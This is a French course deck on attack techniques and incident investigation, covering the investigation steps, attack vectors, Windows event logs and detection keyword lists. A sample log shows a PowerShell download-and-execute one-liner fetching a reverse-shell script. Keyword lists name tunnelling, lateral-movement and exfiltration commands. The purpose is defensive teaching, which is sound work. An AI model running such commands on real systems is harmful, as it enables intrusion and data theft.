Techniques d’attaques & d’investigations

Antoine Bénar | ECE

Objectifs du cours

- Aborder les vecteurs d’attaques courants
- Revue de chaînes d’attaques modernes
- Bases en journalisation et détection d’anomalies
- Revue des étapes d’une l’investigation

Grands principes de l'investigation

Préserver les preuves

Choisir & croiser les sources

Attention aux conclusions hâtives (fact based)

Documenter et établir une chronologie

Chercher les anomalies

Systématiquement vérifier l'intégrité des preuves

Constamment prioriser selon l'impact

Systématiquement contextualiser avec la CTI

Attention à l'effet tunnel, gardez l'investigation **méthodique**, **critique** et **corrélée**.
Cf NIST/SANS

Étapes de l’investigation

1. **Qualification** de l’incident *(15m)*
2. **Containment** – trouver et bloquer le point d’entrée *(15m)*
3. **Collecte & Préservation** - récupération logs, disques, dumps *(15m)*
4. **Recommandations** à chaud *(15m)*
5. **Investigation** primaire : qui, quand, comment + persistance *(2h)*
6. **Eradication & Remédiation** : supprimer persistance *(1h)*
7. **Investigation poussée** *(30h +)*
8. **Eradication & Remédiation** complète *(1h)*
9. **Rédaction** du **rapport d’incident** *(10h)*
10. **Recovery** : remise en prod, surveillance ++
11. **RETEX** avec équipes / client *(1h30)*

Tips :

- **Prendre des notes détaillées, screenshots**
- **Prioriser le blocage (reset credentials, couper le VPN, désactiver le compte…)**
- **Construire une timeline claire**
- **Une IR réussie est une IR préparée**

Vecteurs d’attaque


Vecteur d’attaque = « chemin » utilisé par l’attaquant. Quelques exemples :

Phishing / Spear Phishing	Mail de **phishing depuis une adresse externe / interne**	URL faussées, pièce jointe malveillante
Exploitation de vulnérabilités	Utilisation de **failles non patchées** (CVE)	Log4J, PrintNightmare, ProxyShell
Téléchargements pages web	Liens de **téléchargements** directs sur page web ou pub	Navigateur vulnérable, pub injectée (contexte js)
Supply Chain	Compromission d’un logiciel / outil **connu et légitime**	SolarWinds, 3CX, ssh
Supports amovibles infectés	**Périphériques de stockages externes** (clé USB, disques dur…)	Exemple : autorun (patché depuis W10), HID injectors
Vecteur humain	**Employé** malveillant ou négligent	Fuite de données, sabotage, spear phishing
Remote Access / RDP exposé	**Port RDP ou VPN** mal protégé accessible sur Internet	Brute force, vol de credentials
BYOD / Mobile	**Appareils personnels** connectés au réseau pro	Infection Android, synchronisation cloud
Ingénierie sociale	**Impersonnation** pour obtenir un accès ou des infos	Appel téléphonique, faux technicien etc
Misconfigurations	**Services exposés** publiquement sans protection suffisante etc	Buckets S3 publics, bases de données MongoDB ouvertes, authentification ssh anon activée…

EternalBlue (CVE-2017-0144)

Vulnérabilité de type « RCE » (remote code execution)

Cible le protocole SMB v1



SMB (Server Message Block)

Protocole **d'accès aux fichiers et ressources** sur un réseau **SMBv1** → communication via NetBios, **obsolète** mais installé par défaut jusqu'à Windows 10

- Peut se propager seul, comme un ver (worm)
- Utilisé dans WannaCry, NotPetya
- Impératif d'installer le patch de sécurité publié par Microsoft
- Désactiver SMBv1 !

Patcher c'est bien, se préparer (segmentation, détection…), c'est mieux !

Patch publié en mars 2017 → exploit révélé en avril 2017 → WannaCry en mai 2017

Les Malwares

Menace : élément ou acteur pouvant exploiter une faille pour nuire à la confidentialité, l'intégrité et / ou la disponibilité d'un système.

Malware : programme qui infiltre, endommage ou prends le contrôle d'un système

Virus	Logiciel malveillant autoréplicatif	Michelangelo, CIH
Ransomware	Chiffre et exige une rançon	WannaCry, LockBit
Trojan (cheval de Troie)	Dissimule sa fonction malveillante	Emotet, Agent Tesla
Worm (ver)	Se propage seul via le réseau	Conficker, Blaster
Spyware	Espionne l'activité utilisateur	Keyloggers, infostealers
Rootkit	Assure la persistance & furtivité	ZeroAccess
Cryptominer	Exploite les ressources pour miner de la crypto-monnaie	XMRig, LemonDuck
Fileless malware	Réside en mémoire (RAM)	PowerShell obfusqué

Les menaces Réseau

MITM (Man-in-the-Middle)	Interception des communications (non chiffrées ou redirigées)	ARP spoofing, DNS hijacking
Sniffing	Capture passive de paquets	Wireshark
Spoofing	Usurpation d’identité (IP, email, DNS)	Email spoofing
DoS / DDoS	Saturation des ressources d’un service	Mirai, LOIC
DNS poisoning	Redirection vers de faux sites	Pharming

Journalisation : principes et exemples

Définition : enregistrer de manière chronologique les événements générés par les systèmes, applications, utilisateurs et équipements réseaux **fournir une trace fiable** pour la supervision, l'investigation et la conformité.

Exemple sur un domaine Entra ID :

1 | L'utilisateur abenar se connecte depuis son PC « PC-01 »

2 | Un évènement de succès de connexion « Event ID 4624 » se créé sur le DC

3 | Aperçu du journal

Entra ID (ex-Azure AD) : solution cloud d'IAM Microsoft Gère les authentifications sur un domaine, droits d'accès, SSO etc

Journalisation : les EVTX

Windows enregistre ses événements dans des fichiers au format .evtx

3 catégories principales de logs : **sécurité**, **système** **et** **application**

Les EVTX sont consultables via Event Viewer (Observateur d'événements) ou collectés automatiquement vers un SIEM.

A chaque type d'évènement est attribué un identifiant (ID)

```
Surveillance : activité système, connexions, erreurs, changements de configuration.

Détection : tentatives de brute force, élévation de privilèges, mouvements latéraux.

Troobleshoot : identification de la cause de bugs, origine des crashs.

Forensics : analyse post-incident, reconstruction de la chronologie.

Conformité : preuves d'accès, d'administration, traçabilité.
```

les EVTX : quelques exemples

Echec d'authentification (Event ID 4625)

```
Date/Heure    : 2025-09-25 09:12:33
Log           : Security.evtx
Event ID      : 4625 (Logon failed)
Compte        : abenar
Domaine       : BENARCORP
Type de logon: 10 (RemoteDesktop)
Source IP     : 203.0.113.55
Échec         : Mot de passe incorrect
```

Ajout d'un utilisateur à un groupe privilégié (Event ID 4728)

```
Date/Heure    : 2025-09-25 10:45:22
Log           : Security.evtx
Event_ID      : 4728
Groupe        : Domain Admins
Compte_ajouté: abenar
Opération par: PC_01$
Source        : DC01.corp.local
```

Exécution de script PowerShell (Event ID 4104)

```
Date/Heure    : 2025-09-25 11:05:41
Log           : Microsoft-Windows-PowerShell/Operational.evtx
Event ID      : 4104
Utilisateur   : svc-backup
Commande      : IEX(New-Object Net.WebClient).DownloadString('http://192.0.2.123/
tools/scripts/reverseshells/setup.ps1')
```

Des journaux particuliers

Activés par défaut

4624 : Logon réussi

4625 : Logon échoué (partiel)

4672 : Logon avec privilèges spéciaux

4720 / 4725 / 4740 : Gestion de comptes (création, désactivation et verrouillage)

Désactivés par défaut
à activer absolument

4688 : Création de processus

4768 / 4769 / 4771 : Kerberos

4776 : NTLM

4103 / 4104 : PowerShell Operational

DNS Analytical : Requêtes DNS

Object Access : Accès aux fichiers

File Share : Accès aux partages SMB

- ✓ Activer l'**Advanced Audit Policy**
- ✓ Installer **Sysmon** *(obligatoire)*
- ✓ **Surveiller** les logs **AD**

Les logs **par défaut** sont **insuffisants**

Journalisation : les pares-feux

Log « brut »

```
<134> Sep 25 10:12:05 PA-FW 1,2025/09/25 10:12:05,TRAFFIC,end,2305,2025/09/25
10:11:59,192.168.1.10,203.0.113.5,192.168.1.10,203.0.113.5,Allow_HTTPS,web-
browsing,vsys1,Trust,Untrust,ethernet1/2,ethernet1/3,Allow_HTTPS,2025/09/25
10:11:59,12345,1,54321,443,0,0,0,0,0,tcp,allow,999,500,499,10,2025/09/25
10:12:05,0,any,0,0,0,0,,PA-FW
```

Pare-feu (firewall) : équipement qui contrôle le trafique entrant et sortant selon des règles d'autorisation et de blocage, selon des critères (IP, port, protocole…)

Exemple log parsé allow

```
Date/Heure      : 2025-09-25 10:12:05
Type_de_log     : TRAFFIC
Action          : ALLOW
Source          : 192.168.1.10:54321
Destination     : 203.0.113.5:443
Application     : web-browsing
Protocole       : TCP
Rule_name       : Allow_HTTPS
Bytes_sent/recv : 999 / 500
```

Exemple log parsé deny

```
Date/Heure      : 2025-09-25 10:15:22
Type_de_log     : THREAT
Action          : DENY
Source          : 198.51.100.23:54321
Destination     : 192.168.1.20:445
Application     : smb
Protocole       : TCP
Rule_name       : Block_SMB
Bytes_sent/recv : 0 / 0
```

Hayabusa

Outil **open-source** (Yamato Security) pour **analyse rapide** des journaux Windows et **génération de timelines** & **détections Sigma.**

github.com/Yamato-Security/hayabusa

- **Règles de détections built-in (Sigma)**
- **Génération d'output formatés (csv, html…)**
- **Dépendant de la qualité des logs (sysmon, politiques de logging…)**

```
hayabusa.exe -i C:\Logs\ -o output.csv --ruleset powershell --format csv
```


-i [path] : input ; -o [file] : output

--format [csv|jsonl|html|yaml] : format de sortie

--sort : trie chronologiquement les événements

--ruleset [nom|all] : choix règles

Timeline Explorer




Outil gratuit développé par **Eric Zimmerman** pour **visualiser et filtrer rapidement des données chronologiques** (CSV/TSV).

ericzimmerman.github.io


Colonnes triables et filtrables (ex : EventID=4624, IP=192.168.0.1)

Ouvrir la sortie CSV d'Hayabusa pour obtenir une timeline claire

Exemple : une alerte EDR



Exemple : une alerte EDR



Escalade de privilèges

Techniques permettant à un attaquant de passer d'un compte standard à un compte avec plus de droits (admin/root/system)

Exemples :

- PrintNightmare (CVE-2021-34527), ajout d'un compte Administrateur
- Sudoers mal configurés | modification de /etc/passwd

Surveiller les évènements liés à la **gestion des comptes** (4688,4672, 4728/4732…)

Revue régulière des **comptes**, **tâches planifiées**, **ruches**, **pilotes**…

Surveiller et restreindre les **sudoers**, **/etc/paswd**, **/etc/shadow**, **systemd**, **crons**

Monitorer les utilisations de **chmod** sur des binaires inconnus

Actions de découverte « Discovery »

Cartographie de l'environnement après la compromission initiale

- **Identifier des machines, utilisateurs, services**… Bref, des informations sensibles sur le système d'information.

```
Powershell.exe
'Get-ADUser', 'Get-ADComputer', 'Invoke-WebRequest', 'DownloadString', 'IEX', 'New-Object'
'Net.WebClient', '-EncodedCommand', 'Start-Process', 'Invoke-Command'

cmd.exe / conhost.exe
'net user', 'net group', 'net localgroup', 'net share', 'net view', 'whoami', 'tasklist', 'systeminfo',
'ipconfig', 'arp -a', 'route print', 'ping', 'nbtstat'

net.exe
'user', 'group', 'localgroup', 'share', 'view', 'use', 'start', 'time', 'session', 'stat'
```

Des outils spécifiques (Nmap, BloodHound, PinkCastle…) sont parfois utilisés, parfois depuis des machines non monitorées. Des règles visant les pares-feux ou les évènements des contrôleurs de domaines s'imposent alors.

Latéralisation

Déplacement **dans le réseau** après compromission initiale → compromettre des machines plus critiques (DC, ESXI…)

```
PsExec
'psexec', 'psexesvc', 'pstools', 'PsExec.exe', 'psexesvc.exe', ' -accepteula', '\\<target> -s', '\\', '
-u ', ' -p '

WinRM / PowerShell Remoting
'Enter-PSSession', 'New-PSSession', 'Invoke-Command', 'Invoke-Command -ScriptBlock', 'WinRM', 'winrs',
'winrm quickconfig', 'winrm s winrm/config', ' -SessionOption', ' -Credential'

RDP / mstsc
'mstsc', 'mstsc.exe', '/v:', '/admin', 'shadow', 'tscon', 'rdpclip', 'rdp-tcp'

SSH (Windows/Linux)
'ssh', 'ssh.exe', 'sshd', 'scp', 'sftp', 'ssh -o', 'ssh -i', 'ssh -l', 'ssh -p'

Remote PowerShell one-liners / download+exec
'Invoke-WebRequest', 'DownloadString', 'IEX', 'Invoke-Expression', '-EncodedCommand', '-NoProfile', '-
ExecutionPolicy Bypass', 'Start-Process'

LOLBins
'powershell.exe', 'cmd.exe', 'net.exe', 'reg.exe', 'rundll32.exe', 'certutil.exe', 'bitsadmin.exe',
'wmic.exe', 'sc.exe', 'schtasks.exe'
```

Persistance

Techniques pour maintenir un accès à un système.

```
Remote Access Tools - RAT
'TeamViewer', 'AnyDesk', 'LogMeIn', 'RemoteDesktop','MeshAgent'

Cmdline
'TeamViewer', 'RemoteAssistance',  '--service', ' -headless', ' /silent', ' /S', ' --accept', ' --
autostart'

Persistance - tunneling - Proocess
'putty', 'kitty', 'cloudflared', 'ngrok', 'ssh', 'sshd', 'scp', 'sftp'

Persistance - tunneling - CmdLine
'dst.port 22', 'ssh -R', 'ssh -L', 'ssh -D', 'ssh -i', 'ssh -p', 'ssh -l', 'cloudflared service
install', 'service install', 'ServiceCreate', 'cloudflared --autoupdate', 'ngrok http', 'ngrok tcp', '-
R ', '-L ', '-D '

User and group - CmdLine
'New-ADUser', 'Set-ADUser', 'Remove-ADUser', 'New-LocalUser', 'Set-LocalUser', 'Remove-LocalUser',
'New-LocalGroup', 'Set-LocalGroup', 'Remove-LocalGroup', 'New-ADGroup', 'Set-ADGroup', 'Remove-
ADGroup', 'New-ADGroupMember', 'Add-LocalGroupMember', 'Remove-LocalGroupMember'

User account management
'EventID: 4720', 'Microsoft-Windows-Security-Auditing', 'SecurityEvent'

Cmdline / propriétés à surveiller
'action.properties.DisplayName', 'action.properties.TargetSid', 'action.properties.SamAccountName',
'action.properties.UserPrincipalName', 'user.name', 'user.domain', 'user.target.name',
'user.target.domain'
```

Et Linux ?

Souvent moins de prise en charge par les solutions de sécurités

```
Process
'sshd', 'cron', 'systemd', 'rc.local', 'docker', 'autossh', 'ngrok', 'cloudflared', 'socat', 'nc',
'python', 'bash', 'screen', 'tmux'

Cmdline
'systemctl', '/etc/systemd/system/', 'cron', 'crontab -l', '/etc/cron.d/', '/etc/rc.local',
'/etc/init.d/', '/root/.ssh/authorized_keys', 'ssh -R', 'ssh -L', 'autossh -f', 'ngrok', 'cloudflared'

Files
'/etc/systemd/system/', '/etc/cron.' , '/etc/rc.local', '/etc/cron.d/', '~/.ssh/authorized_keys'
```

… Et donc souvent des points d’entrées moins surveillés par les équipes de sécurité !

Impact & Exfiltration

Vol et le **transfert non autorisé d'informations depuis un système vers un emplacement externe**.

```
Exfiltration - archives
'zip', 'rar', '7z', 'gz', 'tar.gz', 'tar', 'sfx', 'tgt.file.extension = "zip"', 'tgt.file.extension =
"rar"'

Cmdline
'.zip', '.rar', '.7z', 'compress', 'tar -czf', '7z a', 'zip -r', 'Add-Type -A System.IO.Compression'

Tools
'curl', 'wget','rclone', 'pscp', 'winscp', 'megatools', 'GoodSync', 'FreeFileSync', 'megaupload'

Cmdline
'rclone copy', 'rclone sync', 'pscp -r', 'winscp.com', 'megatools dl', 'gdsync', 'curl -T', 'wget --ftp-
user', 'scp ', 'sftp ', 'ftp ', 'https://', 'http://', 'PUT', 'POST'
```

Lab 2 : consignes

- Groupes de 3 à 4
- Rendu d’un livrable par groupe
- Conseil : un livrable par personne, puis mutualisation

Questions